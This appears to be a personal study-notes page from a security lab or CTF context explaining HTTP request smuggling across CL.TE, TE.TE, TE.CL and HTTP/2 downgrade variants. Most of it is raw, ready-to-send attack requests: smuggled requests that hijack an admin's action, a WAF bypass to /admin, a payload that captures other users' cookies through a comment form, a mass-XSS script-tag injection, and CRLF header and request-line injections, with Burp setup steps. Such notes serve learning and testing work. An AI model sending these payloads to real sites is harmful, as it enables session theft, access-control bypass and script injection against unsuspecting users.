See HTTP Common Sense for basics
This attack is also called desynchronization attack
Overview#
Since web servers use Content-Length(CL) header or Transfer-Encoding(TE) header to separate each request, we might be able to create a discrepancy between front end server (reverse proxy, web cache, CDN) and back end server
This is how Content-Length works. HTTP body have hello, which is exactly 5 bytes, so it is the value of the header
POST / HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

hello
This is howTransfer-Encoding works. Each chunk is preceded by its size in hexadecimal format on a separate line (0xb = 11). The request is terminated by a chunk of size 0
POST / HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
hello world
0
Note that the chunk sizes and chunks are separated by the CRLF (\r\n) control sequence. If we display the CRLF characters, the request body looks like this:
1d\r\nparam1=HelloWorld¶m2=Test\r\n0\r\n\r\nAccording to the RFC here, if a request contains both a CL and TE header, the TE header takes precedence, and the CL header should be disregarded. This is how we create a discrepancy between reverse proxy and back end server
Tool#
Install HTTP Request Smuggler from bApp store. See their usage. Too lazy to write…
CL.TE#
In this example, the reverse proxy does not support TE, so if a request contains both CL and TE header:
- The reverse proxy will (incorrectly) use the CL header to determine the request length
- The web server will (correctly) use the
TEheader to determine the request length
As such, this type of HTTP request smuggling vulnerability is called CL.TE vulnerability
Discovery#
First request:
We send this request.
GET / HTTP/1.1
Content-Length: 10
Transfer-Encoding: chunked

0

HELLO
Reverse proxy will understand this request as
0

HELLO
Meanwhile web server read that as an empty GET request and an unfinished HTTP request, so it waits for more data to finish the request
# First request
GET /admin.php HTTP/1.1
Content-Length: 10
Transfer-Encoding: chunked

# Second request
HELLO
Second request:
Then we send another request immediately after this
GET / HTTP/1.1
Content-Length: 10
Transfer-Encoding: chunked
The reverse proxy will see a normal empty GET request
However, the webapp will connect this request with the previous one, resulting in a request like this
HELLOGET / HTTP/1.1
Content-Length: 10
Transfer-Encoding: chunked
Since HELLOGET is obviously not a valid HTTP verb, most of the time the webapp will response with a 405 Not Allowed
HTTP/1.1 405 Not AllowedExploitation#
We send a request like this.
GET / HTTP/1.1
Content-Length: 35
Transfer-Encoding: chunked

0

GET /admin.php?parameter=value HTTP/1.1
Dummy:
Now if an admin access any page, the webapp will see something like this. The Dummy header is there to invalidate the first line (HTTP verb) of the request.
GET /admin.php?parameter=value HTTP/1.1
Dummy: GET / HTTP/1.1
Cookie: session=abcdefghijklmnopqrstuvwxyz
We successfully forced the admin use to do an action we wanted.
TE.TE#
In this example, both reverse proxy and web server supports TE. However, the reverse proxy does not act according to the specification, so we can make it fall back to CL, and the other one use TE
Effectively, it is similar to CL.TE
Discovery#
To discover TE.TE, we need to trick either the reverse proxy or the web server into ignoring the TE header. Here are a few options we could try to obfuscate the TE header from one of the two systems:
| Description | Header |
|---|---|
| Substring match | Transfer-Encoding: testchunked |
| Space in Header name | Transfer-Encoding : chunked |
| Horizontal Tab Separator | Transfer-Encoding:[\x09]chunked |
| Vertical Tab Separator | Transfer-Encoding:[\x0b]chunked |
| Leading space | Transfer-Encoding: chunked |
Note: The sequences
[\x09]and[\x0b]are not the literal character sequences used in the obfuscation. Rather they denote the horizontal tab character (ASCII0x09) and vertical tab character (ASCII0x0b).
We send a similar request to CL.TE. However, we have a leading space in the TE header
GET / HTTP/1.1
Content-Length: 10
 Transfer-Encoding: chunked

0

HELLO
Keep sending the same thing for a few times. If you get a 405, it’s vulnerable. If you get nothing, try something else instead of leading space
HTTP/1.1 405 Not AllowedExploitation#
Guess what, we do the same thing as CL.TE, but with a leading space on TE header, since that worked
GET / HTTP/1.1
Content-Length: 35
 Transfer-Encoding: chunked

0

GET /admin.php?parameter=value HTTP/1.1
Dummy: TE.CL#
In this example, both supports TE. However, the web server does not act according to the specification, so we can make it fall back to CL, and the other one use TE
Basically reverse of the above. However, if web server doesn’t support TE, reverse proxy does, then we don’t have to obfuscate the TE header
We can exploit this to bypass WAF.

Before exploiting this, we need to change a few settings in burp.
First, send 2 requests to repeater tab, right click on settings near send button, uncheck Update Content-Length

Then, add the 2 tabs together into a group. Right click one tab and Add tab to group -> New tab group
Finally, click on down arrow near send button, then choose Send group in sequence (single connection)

This way, burp won’t auto adjust the Content-Length header, and we send 2 request using a single TCP socket.
Discovery#
On tab 1, we send this request. There are 2 CRLF sequence after 0: \r\n\r\n.
The Transfer-Encoding: asdchunked header is because the webapp will invalidate this and fall back to Content-Length, making it a TE.CL attack
GET /doesnotexist HTTP/1.1
Content-Length: 3
Transfer-Encoding: asdchunked

5
HELLO
0
On second tab, we send this request.
GET /doesnotexist HTTP/1.1Hold up, wait a minute#
Let’s unpack this. This is what the reverse proxy sees. It sees exactly as how we send it:
- Request 1:
GET /doesnotexist HTTP/1.1
Content-Length: 3
Transfer-Encoding: asdchunked

5
HELLO
0- Request 2:
GET /doesnotexist HTTP/1.1And this is what the web server sees:
- Request 1:
GET /doesnotexist HTTP/1.1
Content-Length: 3
Transfer-Encoding: asdchunked

5- Request 2:
HELLO
0

GET /doesnotexist HTTP/1.1
The 2 requests should obviously returns 404 for both pages.
However, we got a 404 and 400
HTTP/1.1 404 NOT FOUNDHTTP/1.1 400 Bad RequestThis is because the second request that the server sees does not fit into any standard, it is not the right syntax. We have proven that there is a desync between the reverse proxy and the web server
Exploitation#
We send this as first request. The body contains a request to a page or a payload that the WAF normally blocks.
GET /doesnotexist HTTP/1.1
Content-Length: 4
Transfer-Encoding: asdchunked

32
GET /admin HTTP/1.1
Host: 83.136.251.11:59501


0
And this as our second request.
GET /doesnotexist HTTP/1.1We should get a 404 on the first request, and successfully get to /admin with second request. The third response goes to the abyss, reduced to atoms
Stealing Cookie#
Imagine a webapp that has a comment page, and you can put anything in the comment, including CRLF sequence and is vulnerable to desync
We exploit it by sending this CL.TE attack. Notice the Content-Length of the smuggled request is 300. When someone authenticated access the site, they will complete this request and post their own HTTP headers.
POST / HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Cookie: session=asdasdasd
Content-Length: 181
Transfer-Encoding: chunked

0

POST /comments.php HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Cookie: session=asdasdasd
Content-Length: 300

name=hacker&comment=testXSS#
If the webapp reflects value in a header with no sanitizing, normally, it is inexploitable since we can’t make a legit user to send a custom HTTP header.
However, if the website is vulnerable to request smuggling, we can do mass XSS targeting random people.
Here’s an CL.TE example:
POST / HTTP/1.1
Host: vuln.htb
Content-Length: 63
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Vuln: "><script>alert(1)</script>
Dummy:
HTTP 2 downgrading#
Overview#
Sometimes, we have websites that has a reverse proxy that talks in HTTP/2, then rewrite the request back to web server in HTTP/1.1. This is how we can exploit HTTP/2 downgrade. Otherwise, HTTP/2 is immune to request smuggling since it knows how to calculate body length
This is how a HTTP/1.1 request looks like
GET /index.php HTTP/1.1
Host: http2.htb
This is how it looks like in HTTP/2. It is represented using so-called pseudo-headers:
:method GET
:path /index.php
:authority http2.htb
:scheme http

You can see all the pseudo-headers and headers in Burp Inspector
H2.CL#
According to the HTTP/2 RFC, the CL header is allowed if it’s correct. If the reverse proxy does not validate content-length header, we got this vulnerability
A request or response that includes a payload body can include a content-length header field.
A request or response is also malformed if the value of a content-length header field
does not equal the sum of the DATA frame payload lengths that form the body.
We send this request to reverse proxy
:method POST
:path /
:authority http2.htb
:scheme http
content-length 0
GET /smuggled HTTP/1.1
Host: http2.htb
If reverse proxy does not validate content-length header, it will rewrite the request like this:
POST / HTTP/1.1
Host: http2.htb
Content-Length: 0


GET /smuggled HTTP/1.1
Host: http2.htbH2.TE#
According to HTTP/2 RFC, TE header is a no no. However, if the reverse proxy don’t remove it and just pass it to the web server, we got a vulnerability
The "chunked" transfer encoding defined in [Section 4.1 of [RFC7230]] MUST NOT be used in HTTP/2.We send this request to reverse proxy
:method POST
:path /
:authority http2.htb
:scheme http
transfer-encoding chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
If the reverse proxy pass the TE header, it will rewrite the request like this:
POST / HTTP/1.1
Host: http2.htb
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htbInjections#
HTTP/2 is a binary protocol. In HTTP/2, the headers allows arbitrary characters to be contained in the headers, at least in theory. In practice, the HTTP/2 RFC defines the following restrictions in section 8.2.1:
Failure to validate fields can be exploited for request smuggling attacks.
In particular, unvalidated fields might enable attacks when messages are forwarded using HTTP/1.1,
where characters such as carriage return (CR), line feed (LF), and COLON are used as delimiters.
Implementations MUST perform the following minimal validation of field names and values:

- A field name MUST NOT contain characters in the ranges 0x00-0x20, 0x41-0x5a, or 0x7f-0xff (all ranges inclusive). This specifically excludes all non-visible ASCII characters, ASCII SP (0x20), and uppercase characters ('A' to 'Z', ASCII 0x41 to 0x5a).

- With the exception of pseudo-header fields, which have a name that starts with a single colon, field names MUST NOT include a colon (ASCII COLON, 0x3a).

- A field value MUST NOT contain the zero value (ASCII NUL, 0x00), line feed (ASCII LF, 0x0a), or carriage return (ASCII CR, 0x0d) at any position.

- A field value MUST NOT start or end with an ASCII whitespace character (ASCII SP or HTAB, 0x20 or 0x09).

<SNIP>

A request or response that contains a field that violates any of these conditions MUST be treated as malformed.
In particular, an intermediary that does not process fields when forwarding messages MUST NOT
forward fields that contain any of the values that are listed as prohibited above.
In particular, according to the standard, implementations should reject requests containing special characters, such as CR, LF, and : in HTTP headers. If a reverse proxy does not implement this correctly, we can exploit request smuggling by creating an H2.TE vulnerability.
Request Header Injection#
We send this request to the reverse proxy
:method POST
:path /
:authority http2.htb
:scheme http
dummy asd\r\nTransfer-Encoding: chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
If the reverse proxy does not check for CRLF characters in HTTP/2 header values before rewriting the request to HTTP/1.1, it will rewrite the request like this:
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
Header Name Injection#
We send this request to the reverse proxy
:method POST
:path /
:authority http2.htb
:scheme http
dummy: asd\r\nTransfer-Encoding chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
If the reverse proxy does not check for CRLF characters in HTTP/2 header names before rewriting the request to HTTP/1.1, it will rewrite the request like this:
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
Request Line Injection#
We send this request to the reverse proxy
:method POST / HTTP/1.1\r\nTransfer-Encoding: chunked\r\nDummy: asd
:path /
:authority http2.htb
:scheme http
0

GET /smuggled HTTP/1.1
Host: http2.htb
If the reverse proxy does not check for CRLF characters in HTTP/2 pseudo-headers before rewriting the request to HTTP/1.1, it will rewrite the request like this:
POST / HTTP/1.1
Transfer-Encoding: chunked
Dummy: asd / HTTP/1.1
Host: http2.htb
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb